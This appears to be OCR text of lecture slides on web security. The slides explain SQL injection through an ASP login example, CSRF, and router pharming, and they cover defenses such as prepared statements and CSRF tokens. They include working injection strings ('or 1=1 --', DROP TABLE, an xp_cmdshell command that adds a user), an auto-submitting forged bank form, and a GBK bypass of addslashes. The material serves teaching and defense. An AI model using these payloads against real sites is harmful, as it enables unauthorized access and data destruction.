
Basic picture: SQL Injection



Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?



Normal Query

Bad input

- Suppose user = " `'or 1=1 --` " (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
          WHERE user= ' ' or 1=1  -- … )
```

  - The "`--`" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

  " ' ; DROP TABLE Users -- "

- Then script does:

```
ok = execute( SELECT …
   WHERE user= ' ' ; DROP TABLE Users … )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

Even worse …


- Suppose user =

```
'; exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
        WHERE username= ' ' ; exec … )
```

If SQL server context runs as "sa", attacker gets account on DB server



Let's see how the attack described in this cartoon works…

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

PHP addslashes()

- PHP: `addslashes(" ' or 1 = 1 -- ")`

  outputs: `" \' or 1=1 -- "`

- Unicode attack: (GBK)

  0x 5c → \

  0x bf 27 → ¿'

  0x bf 5c → 縗

- $user = 0x bf 27
- addslashes ($user) → 0x bf 5c 27 → 縗'
- Correct implementation: `mysql_real_escape_string()`

Parameterized/prepared SQL


- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```


- In PHP: bound parameters -- similar function

Cross Site Request Forgery

Recall: session using cookies



Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ….


Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:


```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie



Cookieless Example: Home Router



Attack on Home Router

[SRJ'07]

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation

facebook

```
Referer: http://www.facebook.com/home.php
```


- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation


- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

Referer Validation



Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/
  - Referer: http://www.attacker.com/evil.html
  - Referer:
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
